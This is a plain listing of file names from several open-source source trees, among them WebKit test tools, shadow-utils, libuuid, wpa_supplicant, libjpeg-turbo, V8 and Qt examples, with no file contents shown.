SimplifyMarkup.mm  
StopLoadingFromDidReceiveResponse.mm  
StringByEvaluatingJavaScriptFromString.mm  
SubresourceErrorCrash.mm  
TypingStyleCrash.mm  
WebViewCanPasteURL.mm  
WebViewCanPasteZeroPng.mm  
WebViewDidCreateJavaScriptContext.mm  
WebViewDidRemoveFrameFromHierarchy.mm  
WillSendSubmitEvent.mm  
WindowlessWebViewWithMedia.mm  
InstanceMethodSwizzler.mm  
KURL.cpp  
LayoutUnit.cpp  
BitmapImage.cpp  
WebViewDestruction.cpp  
AboutBlankLoad.cpp  
CanHandleRequest.cpp  
CanHandleRequest\_Bundle.cpp  
CloseThenTerminate.cpp  
CookieManager.cpp  
WKViewUserViewportToContents.cpp

---

DidAssociateFormControls.cpp  
DidAssociateFormControls\_Bundle.cpp  
DocumentStartUserScriptAlertCrash.cpp  
DocumentStartUserScriptAlertCrash\_Bundle.cpp  
DOMWindowExtensionBasic.cpp  
DOMWindowExtensionBasic\_Bundle.cpp  
DOMWindowExtensionNoCache.cpp  
DOMWindowExtensionNoCache\_Bundle.cpp  
DownloadDecideDestinationCrash.cpp  
WKViewClientWebProcessCallbacks.cpp  
WKViewClientWebProcessCallbacks\_Bundle.cpp  
EvaluateJavaScript.cpp  
FailedLoad.cpp  
Find.cpp  
FindMatches.mm  
ForceRepaint.cpp  
FrameMIMETypeHTML.cpp  
FrameMIMETypePNG.cpp  
GetInjectedBundleInitializationUserDataCallback.cpp  
GetInjectedBundleInitializationUserDataCallback\_Bundle.cpp  
HitTestResultNodeHandle.cpp  
HitTestResultNodeHandle\_Bundle.cpp  
InjectedBundleBasic.cpp  
InjectedBundleBasic\_Bundle.cpp  
InjectedBundleFrameHitTest.cpp

---

InjectedBundleFrameHitTest\_Bundle.cpp

InjectedBundleInitializationUserDataCallbackWins.cpp

InjectedBundleInitializationUserDataCallbackWins\_Bundle.cpp

LoadAlternateHTMLStringWithNonDirectoryURL.cpp

LoadCanceledNoServerRedirectCallback.cpp

LoadCanceledNoServerRedirectCallback\_Bundle.cpp

LoadPageOnCrash.cpp

EditorCommands.mm

GetBackingScaleFactor.mm

GetBackingScaleFactor\_Bundle.mm

GetPIDAfterAbortedProcessLaunch.cpp

MouseMoveAfterCrash.cpp

MouseMoveAfterCrash\_Bundle.cpp

NewFirstVisuallyNonEmptyLayout.cpp

NewFirstVisuallyNonEmptyLayoutFails.cpp

NewFirstVisuallyNonEmptyLayoutFails\_Bundle.cpp

NewFirstVisuallyNonEmptyLayoutForImages.cpp

NewFirstVisuallyNonEmptyLayoutForImages\_Bundle.cpp

NewFirstVisuallyNonEmptyLayoutFrames.cpp

NewFirstVisuallyNonEmptyLayoutFrames\_Bundle.cpp

NewFirstVisuallyNonEmptyLayout\_Bundle.cpp

PageLoadBasic.cpp

PageLoadDidChangeLocationWithinPageForFrame.cpp

PageVisibilityState.cpp

ParentFrame.cpp

---

ParentFrame\_Bundle.cpp  
PasteboardNotifications.mm  
PasteboardNotifications\_Bundle.cpp  
PreventEmptyUserAgent.cpp  
PrivateBrowsingPushStateNoHistoryCallback.cpp  
ReloadPageAfterCrash.cpp  
ResizeReversePaginatedWebView.cpp  
ResizeWindowAfterCrash.cpp  
ResponsivenessTimerDoesntFireEarly.cpp  
ResponsivenessTimerDoesntFireEarly\_Bundle.cpp  
RestoreSessionStateContainingFormData.cpp  
ScrollPinningBehaviors.cpp  
SeccompFilters.cpp  
ShouldGoToBackForwardListItem.cpp  
ShouldGoToBackForwardListItem\_Bundle.cpp  
SpacebarScrolling.cpp  
TerminateTwice.cpp  
UserMessage.cpp  
UserMessage\_Bundle.cpp  
WebArchive.cpp  
WebArchive\_Bundle.cpp  
WebCoreStatisticsWithNoWebProcess.cpp  
WebKit2.pro  
WillLoad.cpp  
WillLoad\_Bundle.cpp

---

WillSendSubmitEvent.cpp  
WillSendSubmitEvent\_Bundle.cpp  
AltKeyGeneratesWMSysCommand.cpp  
DoNotCopyANullCFURLResponse.cpp  
HideFindIndicator.cpp  
ResizeViewWhileHidden.cpp  
TranslateMessageGeneratesWMChar.cpp  
WMCloseCallsUIClientClose.cpp  
WMPrint.cpp  
WKConnection.cpp  
WKConnection\_Bundle.cpp  
WKPageGetScaleFactorNotZero.cpp  
WKPreferences.cpp  
WKString.cpp  
WKStringJSString.cpp  
WKURL.cpp  
CustomProtocolsInvalidScheme.mm  
CustomProtocolsInvalidScheme\_Bundle.cpp  
CustomProtocolsTest.mm  
PreventImageLoadWithAutoResizing.mm  
PreventImageLoadWithAutoResizing\_Bundle.cpp  
UserContentTest.mm  
WKBrowsingContextGroupTest.mm  
WKBrowsingContextLoadDelegateTest.mm  
AtomicString.cpp

---

RetainPtr.cpp  
RetainPtrHashing.cpp  
CheckedArithmeticOperations.cpp  
CString.cpp  
Deque.cpp  
Functional.cpp  
HashMap.cpp  
HashSet.cpp  
IntegerToStringConversion.cpp  
ListHashSet.cpp  
MathExtras.cpp  
MD5.cpp  
MediaTime.cpp  
MetaAllocator.cpp  
RetainPtr.mm  
RedBlackTree.cpp  
SaturatedArithmeticOperations.cpp  
SHA1.cpp  
StringBuilder.cpp  
StringHasher.cpp  
StringImpl.cpp  
StringOperators.cpp  
TemporaryChange.cpp  
Vector.cpp  
VectorBasic.cpp

---



VectorReverse.cpp  
WTF.pro  
WTFString.cpp  
Tests.pri  
TestsController.cpp  
TestsController.h  
TestWebKitAPI.pri  
TestWebKitAPI.pro  
TestWebKitAPI.sln  
TestWebKitAPI.vcxproj  
TestWebKitAPI.vcxproj.filters  
TestWebKitAPICommon.props  
TestWebKitAPICommonWinCairo.props  
TestWebKitAPIDebug.props  
TestWebKitAPIDebugWinCairo.props  
TestWebKitAPIPostBuild.cmd  
TestWebKitAPIPreBuild.cmd  
TestWebKitAPIProduction.props  
TestWebKitAPIRelease.props  
TestWebKitAPIReleaseWinCairo.props  
project.pbxproj  
HostWindow.cpp  
HostWindow.h  
main.cpp  
WTFStringUtilities.h

---

Tools.pro

cl.exe

midl.exe

Base.xcconfig

WebKitLauncher.xcconfig

WebKitNightlyEnabler.xcconfig

Info.plist

main.m

Makefile

nightly.webkit.org.public.pem

VERSION

webkit.icns

project.pbxproj

WebKitLauncherURLProtocol.h

WebKitLauncherURLProtocol.m

WebKitNightlyEnabler.h

WebKitNightlyEnabler.m

WebKitNightlyEnablerSparkle.h

WebKitNightlyEnablerSparkle.m

TestInvocationCairo.cpp

WebArchiveDumpSupport.cpp

WebArchiveDumpSupport.h

TestInvocationCG.cpp

config.h

Base.xcconfig

---

DebugRelease.xcconfig  
InjectedBundle.xcconfig  
InjectedBundleCFLite.vsprops  
InjectedBundleCommon.vsprops  
InjectedBundleCoreFoundation.vsprops  
WebKitTestRunner.xcconfig  
WebKitTestRunnerCFLite.vsprops  
WebKitTestRunnerCommon.vsprops  
WebKitTestRunnerCoreFoundation.vsprops  
WebKitTestRunnerCoreGraphics.vsprops  
CyclicRedundancyCheck.cpp  
CyclicRedundancyCheck.h  
DerivedSources.make  
DerivedSources.pri  
EventSenderProxyEfl.cpp  
main.cpp  
PlatformWebViewEfl.cpp  
TestControllerEfl.cpp  
EventSenderProxy.h  
AHEM\_\_\_\_.TTF  
SampleFont.sfont  
WebKit Layout Tests 2.ttf  
WebKit Layout Tests.ttf  
WebKitWeightWatcher100.ttf  
WebKitWeightWatcher200.ttf

---

WebKitWeightWatcher300.ttf

WebKitWeightWatcher400.ttf

WebKitWeightWatcher500.ttf

WebKitWeightWatcher600.ttf

WebKitWeightWatcher700.ttf

WebKitWeightWatcher800.ttf

WebKitWeightWatcher900.ttf

GeolocationProviderMock.cpp

GeolocationProviderMock.h

GNUmakefile.am

EventSenderProxyGtk.cpp

main.cpp

PlatformWebViewGtk.cpp

TestControllerGtk.cpp

AccessibilityController.cpp

AccessibilityController.h

AccessibilityTextMarker.cpp

AccessibilityTextMarker.h

AccessibilityTextMarkerRange.cpp

AccessibilityTextMarkerRange.h

AccessibilityUIElement.cpp

AccessibilityUIElement.h

ActivateFonts.h

AccessibilityControllerAtk.cpp

AccessibilityUIElementAtk.cpp

---

AccessibilityController.idl  
AccessibilityTextMarker.idl  
AccessibilityTextMarkerRange.idl  
AccessibilityUIElement.idl  
CodeGeneratorTestRunner.pm  
EventSendingController.idl  
GCCController.idl  
JSWrappable.h  
JSWrapper.cpp  
JSWrapper.h  
TestRunner.idl  
TextInputController.idl  
DerivedSources.pri  
ActivateFontsEfl.cpp  
InjectedBundleEfl.cpp  
TestRunnerEfl.cpp  
EventSendingController.cpp  
EventSendingController.h  
GCCController.cpp  
GCCController.h  
ActivateFontsGtk.cpp  
InjectedBundleGtk.cpp  
InjectedBundleUtilities.cpp  
InjectedBundleUtilities.h  
TestRunnerGtk.cpp

---

InjectedBundle.cpp  
InjectedBundle.h  
InjectedBundle.pro  
InjectedBundleMain.cpp  
InjectedBundlePage.cpp  
InjectedBundlePage.h  
AccessibilityCommonMac.h  
AccessibilityCommonMac.mm  
AccessibilityControllerMac.mm  
AccessibilityNotificationHandler.h  
AccessibilityNotificationHandler.mm  
AccessibilityTextMarkerMac.mm  
AccessibilityTextMarkerRangeMac.mm  
AccessibilityUIElementMac.mm  
ActivateFonts.mm  
InjectedBundleMac.mm  
InjectedBundlePageMac.mm  
TestRunnerMac.mm  
ActivateFontsQt.cpp  
InjectedBundleQt.cpp  
TestRunnerQt.cpp  
Target.pri  
TestRunner.cpp  
TestRunner.h  
TextInputController.cpp

---

TextInputController.h  
ActivateFonts.cpp  
InjectedBundleWin.cpp  
TestRunnerWin.cpp  
InjectedBundle-Info.plist  
EventSenderProxy.mm  
main.mm  
PlatformWebViewMac.mm  
TestControllerMac.mm  
WebArchiveDumpSupportMac.mm  
Makefile  
PixelDumpSupport.cpp  
PixelDumpSupport.h  
PlatformEfl.cmake  
PlatformWebView.h  
EventSenderProxyQt.cpp  
main.cpp  
PlatformWebViewQt.cpp  
TestControllerQt.cpp  
TestInvocationQt.cpp  
WebKitTestRunner.qrc  
StringFunctions.h  
Target.pri  
TestController.cpp  
TestController.h

---

TestInvocation.cpp  
TestInvocation.h  
WebKitTestRunner.pro  
WebKitTestRunner.sln  
project.pbxproj  
WebKitTestRunnerPrefix.h  
WebNotificationProvider.cpp  
WebNotificationProvider.h  
InjectedBundle.vcproj  
InjectedBundleDebug.vsprops  
InjectedBundleDebugAll.vsprops  
InjectedBundleDebugCairoCFLite.vsprops  
InjectedBundleGenerated.vcproj  
InjectedBundleGeneratedCommon.vsprops  
InjectedBundlePostBuild.cmd  
InjectedBundlePreBuild.cmd  
InjectedBundleProduction.vsprops  
InjectedBundleRelease.vsprops  
InjectedBundleReleaseCairoCFLite.vsprops  
main.cpp  
PlatformWebViewWin.cpp  
TestControllerWin.cpp  
TestInvocationWin.cpp  
WebKitTestRunner.vcproj  
WebKitTestRunnerDebug.vsprops

---



WebKitTestRunnerDebugAll.vsprops  
WebKitTestRunnerDebugCairoCFLite.vsprops  
WebKitTestRunnerLauncher.vcproj  
WebKitTestRunnerLauncherCommon.vsprops  
WebKitTestRunnerLauncherDebug.vsprops  
WebKitTestRunnerLauncherDebugAll.vsprops  
WebKitTestRunnerLauncherDebugCairoCFLite.vsprops  
WebKitTestRunnerLauncherProduction.vsprops  
WebKitTestRunnerLauncherRelease.vsprops  
WebKitTestRunnerLauncherReleaseCairoCFLite.vsprops  
WebKitTestRunnerPostBuild.cmd  
WebKitTestRunnerPreBuild.cmd  
WebKitTestRunnerProduction.vsprops  
WebKitTestRunnerRelease.vsprops  
WebKitTestRunnerReleaseCairoCFLite.vsprops  
WorkQueueManager.cpp  
WorkQueueManager.h  
AssembleBuildLogs.vcxproj  
AssembleBuildLogs.vcxproj.filters  
AssembleLogs.cmd  
README  
DLLLauncherMain.cpp  
main.cpp  
record-memory.vcxproj  
record-memory.vcxproj.filters

---

record-memoryCommon.props  
record-memoryDebug.props  
record-memoryDebugWinCairo.props  
record-memoryProduction.props  
record-memoryRelease.props  
record-memoryReleaseWinCairo.props  
main.cpp  
AccessibilityDelegate.cpp  
AccessibilityDelegate.h  
DOMDefaultImpl.h  
PrintWebUIDelegate.cpp  
PrintWebUIDelegate.h  
resource.h  
stdafx.cpp  
stdafx.h  
WinLauncher.cpp  
WinLauncher.h  
small.ico  
WinLauncher.exe.manifest  
WinLauncher.ico  
WinLauncher.rc  
WinLauncher.vcxproj  
WinLauncher.vcxproj.filters  
WinLauncherCF.props  
WinLauncherCFLite.props

---

WinLauncherCommon.props  
WinLauncherDebug.props  
WinLauncherLib.rc  
WinLauncherLib.vcxproj  
WinLauncherLib.vcxproj.filters  
WinLauncherLibCommon.props  
WinLauncherLibDebug.props  
WinLauncherLibPostBuild.cmd  
WinLauncherLibPreBuild.cmd  
WinLauncherLibProduction.props  
WinLauncherLibRelease.props  
WinLauncherLibResource.h  
WinLauncherPostBuild.cmd  
WinLauncherPreBuild.cmd  
WinLauncherProduction.props  
WinLauncherRelease.props  
WinLauncherResource.h  
VERSION  
WebKit.pro  
contents.xcworkspacedata  
WorkspaceSettings.xcsettings  
All Source (target WebProcess).xcscheme  
All Source.xcscheme  
All Tools.xcscheme  
ChangeLog

---

libWebCoreSQLite3.a  
libWebKitSystemInterfaceLion.a  
libWebKitSystemInterfaceMountainLion.a  
sqlite3.h  
sqlite3ext.h  
WebKitSystemInterface.h  
WebKitSystemInterface.h  
WebKitSystemInterface.lib  
COPYRIGHT-END-YEAR  
VERSION  
common.props  
cURL.props  
debug.props  
debugsuffix.props  
debug\_wincairo.props  
FeatureDefines.props  
FeatureDefinesCairo.props  
production.props  
release.props  
WinCairo.props  
WinTools.make  
fix-etc-gshadow-reading.patch  
login\_defs\_pam.sed  
shadow-4.1.3-dots-in-usernames.patch  
shadow-4.1.4.2-env-reset-keep-locale.patch

---

shadow-4.1.4.2-groupmod-pam-check.patch

shadow-4.1.4.2-su\_no\_sanitise\_env.patch

ABOUT-NLS

acinclude.m4

aclocal.m4

ChangeLog

config.guess

config.h.in

config.rpath

config.sub

configure

configure.in

adduser-old.c

adduser.c

atudel

groupmems.shar

Makefile.am

Makefile.in

pwdauth.c

README

shadow-anonftp.patch

LICENCE

Makefile

README

udbachk.8

---

udbachk.c

udbachk.tgz

udbachk.conf

COPYING

depcomp

cracklib26.diff

HOWTO

Makefile.am

Makefile.in

README.limits

README.platforms

WISHLIST

limits

login.access

login.defs

Makefile.am

Makefile.in

chage

chfn

chpasswd

chpasswd

chsh

groupadd

groupdel

groupmems

---

groupmod  
login  
Makefile.am  
Makefile.in  
newusers  
passwd  
su  
useradd  
userdel  
usermod  
useradd  
install-sh  
.indent.pro  
commonio.c  
commonio.h  
defines.h  
encrypt.c  
exitcodes.h  
faillog.h  
fputsx.c  
getdef.c  
getdef.h  
getlong.c  
getulong.c  
get\_gid.c

---

get\_pid.c  
get\_uid.c  
groupio.c  
groupio.h  
groupmem.c  
gshadow.c  
gshadow\_.h  
lockpw.c  
Makefile.am  
Makefile.in  
nscd.c  
nscd.h  
pam\_defs.h  
port.c  
port.h  
prototypes.h  
pwauth.c  
pwauth.h  
pwio.c  
pwio.h  
pwmem.c  
sgetgrent.c  
sgetpwent.c  
sgetspent.c  
sgroupio.c

---



sgroupio.h  
shadow.c  
shadowio.c  
shadowio.h  
shadowmem.c  
utent.c  
.indent.pro  
addgrps.c  
age.c  
audit\_help.c  
basename.c  
chkname.c  
chkname.h  
chowndir.c  
chowntty.c  
cleanup.c  
cleanup\_group.c  
cleanup\_user.c  
console.c  
copydir.c  
entry.c  
env.c  
failure.c  
failure.h  
fields.c

---

find\_new\_gid.c

find\_new\_uid.c

getdate.c

getdate.h

getdate.y

getgr\_nam\_gid.c

getrange.c

hushed.c

isexpired.c

limits.c

list.c

log.c

loginprompt.c

mail.c

Makefile.am

Makefile.in

motd.c

myname.c

obscure.c

pam\_pass.c

pam\_pass\_non\_interactive.c

pwd2spwd.c

pwdcheck.c

pwd\_init.c

rlogin.c

---

salt.c

setugid.c

setupenv.c

shell.c

strtoday.c

sub.c

sulog.c

system.c

ttytype.c

tz.c

ulimit.c

user\_busy.c

utmp.c

valid.c

xgetgrgid.c

xgetgrnam.c

xgetpwnam.c

xgetpwuid.c

xgetspnam.c

xgetXXbyYY.c

xmalloc.c

yesno.c

Makefile.am

Makefile.in

chage.1

---

chfn.1  
chgpaswd.8  
chpaswd.8  
chsh.1  
config.xml.in  
expiry.1  
faillog.5  
faillog.8  
gpaswd.1  
groupadd.8  
groupdel.8  
groupmems.8  
groupmod.8  
groups.1  
grpck.8  
gshadow.5  
id.1  
lastlog.8  
logoutd.8  
Makefile.am  
Makefile.in  
nologin.8  
passwd.5  
shadow.5  
su.1

---

vipw.8

chfn.1

chsh.1

groups.1

login.1

Makefile.am

Makefile.in

newgrp.1

passwd.1

passwd.5

su.1

vigr.8

vipw.8

Makefile.am

Makefile.in

expiry.1

faillog.5

faillog.8

chfn.1

chsh.1

Makefile.am

Makefile.in

su.1

chage.1

chfn.1

---

chpasswd.8

chsh.1

expiry.1

faillog.5

faillog.8

getspnam.3

gpasswd.1

groupadd.8

groupdel.8

groupmod.8

groups.1

grpck.8

grpconv.8

grpunconv.8

gshadow.5

id.1

lastlog.8

limits.5

login.1

login.access.5

login.defs.5

logoutd.8

Makefile.am

Makefile.in

newgrp.1

---

newusers.8

passwd.1

passwd.5

porttime.5

pwck.8

pwconv.8

pwunconv.8

sg.1

shadow.3

shadow.5

su.1

suauth.5

useradd.8

userdel.8

usermod.8

vigr.8

vipw.8

generate\_mans.deps

generate\_mans.mak

generate\_translations.mak

getspnam.3

gpasswd.1

groupadd.8

groupdel.8

groupmems.8

---

groupmod.8

groups.1

grpck.8

grpconv.8

grpunconv.8

gshadow.5

chsh.1

gpasswd.1

groups.1

lastlog.8

login.1

Makefile.am

Makefile.in

newgrp.1

passwd.1

passwd.5

sg.1

su.1

chsh.1

login.1

Makefile.am

Makefile.in

useradd.8

id.1

chage.1

---



chfn.1  
chpasswd.8  
chsh.1  
expiry.1  
faillog.5  
faillog.8  
getspnam.3  
gpaswd.1  
groupadd.8  
groupdel.8  
groupmod.8  
groups.1  
grpck.8  
grpconv.8  
grpunconv.8  
id.1  
lastlog.8  
login.1  
logoutd.8  
Makefile.am  
Makefile.in  
newgrp.1  
newusers.8  
passwd.1  
passwd.5

---

porttime.5  
pwck.8  
pwconv.8  
pwunconv.8  
sg.1  
shadow.3  
shadow.5  
su.1  
useradd.8  
userdel.8  
usermod.8  
vigr.8  
vipw.8  
chage.1  
chfn.1  
chpasswd.8  
chsh.1  
expiry.1  
faillog.5  
faillog.8  
gpasswd.1  
groupadd.8  
groupdel.8  
groupmod.8  
groups.1

---

grpck.8

grpconv.8

grpunconv.8

id.1

lastlog.8

limits.5

login.1

login.access.5

login.defs.5

logoutd.8

Makefile.am

Makefile.in

newgrp.1

newusers.8

passwd.1

passwd.5

porttime.5

pwck.8

pwconv.8

pwunconv.8

sg.1

shadow.3

shadow.5

su.1

suauth.5

---

sulogin.8

useradd.8

userdel.8

usermod.8

vigr.8

vipw.8

chfn.1

chsh.1

groups.1

login.1

Makefile.am

Makefile.in

passwd.5

su.1

vigr.8

vipw.8

lastlog.8

limits.5

login.1

login.access.5

login.defs.5

logoutd.8

Makefile.am

Makefile.in

newgrp.1

---

newusers.8

nologin.8

passwd.1

passwd.5

chage.1

chfn.1

chgpaswd.8

chpasswd.8

chsh.1

expiry.1

faillog.5

faillog.8

getspnam.3

gpaswd.1

groupadd.8

groupdel.8

groupmems.8

groupmod.8

groups.1

grpck.8

grpconv.8

grpunconv.8

id.1

lastlog.8

limits.5

---

login.access.5

login.defs.5

logoutd.8

Makefile.am

Makefile.in

newgrp.1

newusers.8

passwd.1

passwd.5

porttime.5

pwck.8

pwconv.8

pwunconv.8

sg.1

shadow.3

shadow.5

suauth.5

sulogin.8

useradd.8

userdel.8

usermod.8

vigr.8

vipw.8

de.po

fr.po

---

it.po

LINGUAS

Makefile.in

Makevars

pl.po

ru.po

shadow-man-pages.pot

stamp-po

sv.po

XMLFILES

porttime.5

gpasswd.1

groupadd.8

groupdel.8

groupmod.8

Makefile.am

Makefile.in

passwd.5

shadow.5

pwck.8

pwconv.8

pwunconv.8

chage.1

chfn.1

chpasswd.8

---

chpasswd.8

chsh.1

expiry.1

faillog.5

faillog.8

getspnam.3

gpasswd.1

groupadd.8

groupdel.8

groupmems.8

groupmod.8

groups.1

grpck.8

grpconv.8

grpunconv.8

gshadow.5

id.1

lastlog.8

limits.5

login.1

login.access.5

login.defs.5

logoutd.8

Makefile.am

Makefile.in

---



newgrp.1  
newusers.8  
nologin.8  
passwd.1  
passwd.5  
porttime.5  
pwck.8  
pwconv.8  
pwunconv.8  
sg.1  
shadow.3  
shadow.5  
su.1  
suauth.5  
sulogin.8  
useradd.8  
userdel.8  
usermod.8  
vigr.8  
vipw.8  
sg.1  
shadow.3  
shadow.5  
su.1  
suauth.5

---

sulogin.8  
chage.1  
chfn.1  
chpasswd.8  
chpasswd.8  
chsh.1  
expiry.1  
faillog.5  
faillog.8  
getspnam.3  
gpaswd.1  
groupadd.8  
groupdel.8  
groupmems.8  
groupmod.8  
groups.1  
grpck.8  
grpconv.8  
grpunconv.8  
gshadow.5  
lastlog.8  
limits.5  
login.1  
login.access.5  
login.defs.5

---

logoutd.8  
Makefile.am  
Makefile.in  
newgrp.1  
newusers.8  
nologin.8  
passwd.1  
passwd.5  
porttime.5  
pwck.8  
pwconv.8  
pwunconv.8  
sg.1  
shadow.3  
shadow.5  
su.1  
suauth.5  
useradd.8  
userdel.8  
usermod.8  
vigr.8  
vipw.8  
chage.1  
chfn.1  
groupadd.8

---

groupdel.8

groupmod.8

login.1

Makefile.am

Makefile.in

passwd.1

passwd.5

shadow.5

su.1

useradd.8

userdel.8

usermod.8

useradd.8

userdel.8

usermod.8

vigr.8

vipw.8

chfn.1

chpasswd.8

chsh.1

groupadd.8

groupdel.8

groupmod.8

Makefile.am

Makefile.in

---

newgrp.1

passwd.5

su.1

useradd.8

userdel.8

usermod.8

chfn.1

chpasswd.8

chsh.1

groupadd.8

groupdel.8

groupmod.8

Makefile.am

Makefile.in

newgrp.1

passwd.5

su.1

useradd.8

userdel.8

usermod.8

missing

NEWS

boldquot.sed

bs.gmo

bs.po

---

ca.gmo

ca.po

cs.gmo

cs.po

da.gmo

da.po

de.gmo

de.po

dz.gmo

dz.po

el.gmo

el.po

en@boldquot.header

en@quot.header

es.gmo

es.po

eu.gmo

eu.po

fi.gmo

fi.po

fr.gmo

fr.po

gl.gmo

gl.po

he.gmo

---

he.po

hu.gmo

hu.po

id.gmo

id.po

insert-header.sin

it.gmo

it.po

ja.gmo

ja.po

kk.gmo

kk.po

km.gmo

km.po

ko.gmo

ko.po

LINGUAS

Makefile.in.in

Makevars

nb.gmo

nb.po

ne.gmo

ne.po

nl.gmo

nl.po

---

nn.gmo

nn.po

pl.gmo

pl.po

POTFILES.in

pt.gmo

pt.po

pt\_BR.gmo

pt\_BR.po

quot.sed

remove-potcdate.sin

ro.gmo

ro.po

ru.gmo

ru.po

Rules-quot

shadow.pot

sk.gmo

sk.po

sq.gmo

sq.po

stamp-po

sv.gmo

sv.po

tl.gmo

---



tl.po

tr.gmo

tr.po

uk.gmo

uk.po

vi.gmo

vi.po

zh\_CN.gmo

zh\_CN.po

zh\_TW.gmo

zh\_TW.po

README

shadow.spec.in

.indent.pro

chage.c

chfn.c

chgpasswd.c

chpasswd.c

chsh.c

expiry.c

faillog.c

gpasswd.c

groupadd.c

groupdel.c

groupmems.c

---

groupmod.c

groups.c

grpck.c

grpconv.c

grpunconv.c

id.c

lastlog.c

login.c

login\_nopam.c

logoutd.c

Makefile.am

Makefile.in

newgrp.c

newusers.c

nologin.c

passwd.c

pwck.c

pwconv.c

pwunconv.c

su.c

suauth.c

sulogin.c

useradd.c

userdel.c

usermod.c

---

vipw.c

TODO

ylwrap

shadow-update-pam-conf.patch

shadow.automake-1.11.patch

shadow\_fix\_for\_automake-1.12.patch

slackware\_fix\_for\_glib-2.17\_crypt.patch

COPYING

Makemodule.am

Makemodule.am

uuid.3

uuid\_clear.3

uuid\_compare.3

uuid\_copy.3

uuid\_generate.3

uuid\_generate\_random.3

uuid\_generate\_time.3

uuid\_generate\_time\_safe.3

uuid\_is\_null.3

uuid\_parse.3

uuid\_time.3

uuid\_unparse.3

clear.c

compare.c

copy.c

---

gen\_uuid.c

isnull.c

Makemodule.am

pack.c

parse.c

test\_uuid.c

unpack.c

unparse.c

uuid.h

uuid.sym

uuuid.h

uuidP.h

uuid\_time.c

uuid.pc.in

RamPatch.txt

Readme.txt

RamPatch.txt

README.txt

LICENSE\_Apache.txt

License.txt

License.txt

cubelogo.png

cubelogo.png

bubbles.svg

designer.png

---

eap\_testing.txt

hlr\_auc\_gw.txt

devdetail.xml

devinfo.xml

clean.sh

est-csrattrs.sh

ocsp-req.sh

ocsp-responder-ica.sh

ocsp-responder.sh

ocsp-update-cache.sh

setup.sh

w1fi\_logo.png

hs20-osu-server.txt

sql-example.txt

sql.txt

eap\_testing.txt

p2p-action-udhcp.sh

p2p-action.sh

README-Windows.txt

todo.txt

ap.svg

group.svg

invitation.svg

laptop.svg

wpa\_gui.svg

---

wpa\_supplicant\_conf.sh  
BUILDING.txt  
change.log  
ChangeLog.txt  
CMakeLists.txt  
coderrules.txt  
annotated.html  
bc\_s.png  
classes.html  
closed.png  
doxygen.css  
doxygen.png  
functions.html  
functions\_vars.html  
group\_\_\_turbo\_j\_p\_e\_g.html  
index.html  
modules.html  
nav\_f.png  
nav\_h.png  
open.png  
all\_63.html  
all\_64.html  
all\_68.html  
all\_6e.html  
all\_6f.html

---

all\_72.html

all\_74.html

all\_77.html

all\_78.html

all\_79.html

classes\_74.html

close.png

mag\_sel.png

nomatches.html

search.css

search\_l.png

search\_m.png

search\_r.png

variables\_63.html

variables\_64.html

variables\_68.html

variables\_6e.html

variables\_6f.html

variables\_72.html

variables\_77.html

variables\_78.html

variables\_79.html

structtjregion.html

structtjscalingfactor.html

structtjtransform.html

---

[tabs.css](#)

[tab\\_a.png](#)

[tab\\_b.png](#)

[tab\\_h.png](#)

[tab\\_s.png](#)

[CMakeLists.txt](#)

[allclasses-frame.html](#)

[allclasses-noframe.html](#)

[constant-values.html](#)

[deprecated-list.html](#)

[help-doc.html](#)

[index-all.html](#)

[index.html](#)

[package-frame.html](#)

[package-summary.html](#)

[package-tree.html](#)

[TJ.html](#)

[TJCompressor.html](#)

[TJCustomFilter.html](#)

[TJDecompressor.html](#)

[TJScalingFactor.html](#)

[TJTransform.html](#)

[TJTransformer.html](#)

[overview-tree.html](#)

[inherit.gif](#)

---



serialized-form.html

stylesheet.css

MANIFEST.MF

jconfig.txt

libjpeg.txt

ltmain.sh

README-turbo.txt

License.rtf

ReadMe.rtf

Welcome.rtf

CMakeLists.txt

CMakeLists.txt

nasm\_lt.sh

structure.txt

nightshot\_iso\_100.bmp

nightshot\_iso\_100.txt

testimgari.jpg

testimgint.jpg

testorig.jpg

vgl\_5674\_0098.bmp

vgl\_6434\_0018a.bmp

vgl\_6548\_0026a.bmp

usage.txt

wizard.txt

README.txt

---

revisions.html

run.html

index.html

style.css

v8-logo.png

README.txt

android-build.sh

android-ll-prof.sh

android-sync.sh

bash-completion.sh

check-static-initializers.sh

common-includes.sh

fuzz-harness.sh

merge-to-branch.sh

push-to-trunk.sh

README.txt

windows-tick-processor.bat

dependency\_links.txt

entry\_points.txt

requires.txt

SOURCES.txt

top\_level.txt

gyp.bat

samples.bat

run-unit-tests.sh

---

face-smile.png

moon.png

rabbit\_brown.png

rabbit\_bw.png

star.png

sun.png

tree\_s.png

qml-i18n-example.png

qml-plugins-example.png

center.png

clock.png

hour.png

minute.png

data.xml

qml-xmlhttprequest-example.png

face-smile.png

moon.png

shadow.png

star.png

sun.png

qt-logo.png

qt-logo.png

squircle.png

background.png

needle.png

---

needle\_shadow.png

overlay.png

quit.png

5\_heart.png

9\_club.png

back.png

cloud\_1.png

cloud\_2.png

moon.png

background.png

niagara\_falls.jpg

clear.png

lineedit-bg-focus.png

lineedit-bg.png

background.png

background.svg

knob.png

knob.svg

spinner-bg.png

spinner-select.png

paper-edge-left.png

paper-edge-right.png

paper-grip.png

arrow.png

background.png

---

center.png

clock-night.png

clock.png

hour.png

minute.png

quit.png

second.png

bomb-action.wav

catch-action.wav

catch.wav

currency.wav

factory-action.wav

melee-action.wav

projectile-action.wav

shooter-action.wav

background.png

bomb-action.png

bomb-idle.png

bomb.png

button-help.png

button-play.png

catch-action.png

catch.png

cloud.png

currency.png

---

dialog-bomb.png

dialog-factory.png

dialog-melee.png

dialog-pointer.png

dialog-shooter.png

dialog.png

factory-action.png

factory-idle.png

factory.png

grid.png

help.png

lifes.png

logo-bubble.png

logo-fish.png

logo.png

melee-action.png

melee-idle.png

melee.png

mob-idle.png

mob.png

points.png

projectile-action.png

projectile.png

scores.png

shooter-action.png

---

shooter-idle.png

shooter.png

sunlight.png

text-1.png

text-2.png

text-3.png

text-blank.png

text-gameover.png

text-go.png

wave.png

folder.png

icon.png

Asia.jpg

btn\_close.png

Business.jpg

busy.png

Entertainment.jpg

Europe.jpg

Health.jpg

Politics.jpg

Science.jpg

scrollbar.png

Sports.jpg

Technology.jpg

TopStories.jpg

---

USNational.jpg

World.jpg

background-puzzle.png

background.png

bar.png

blue-puzzle.png

blue.png

bubble-highscore.png

bubble-puzzle.png

but-game-1.png

but-game-2.png

but-game-3.png

but-game-4.png

but-game-new.png

but-menu.png

but-puzzle-next.png

but-quit.png

green-puzzle.png

green.png

icon-fail.png

icon-ok.png

icon-time.png

logo-a.png

logo-e.png

logo-g.png

---



logo-m.png

logo-s.png

logo.png

particle-brick.png

particle-paint.png

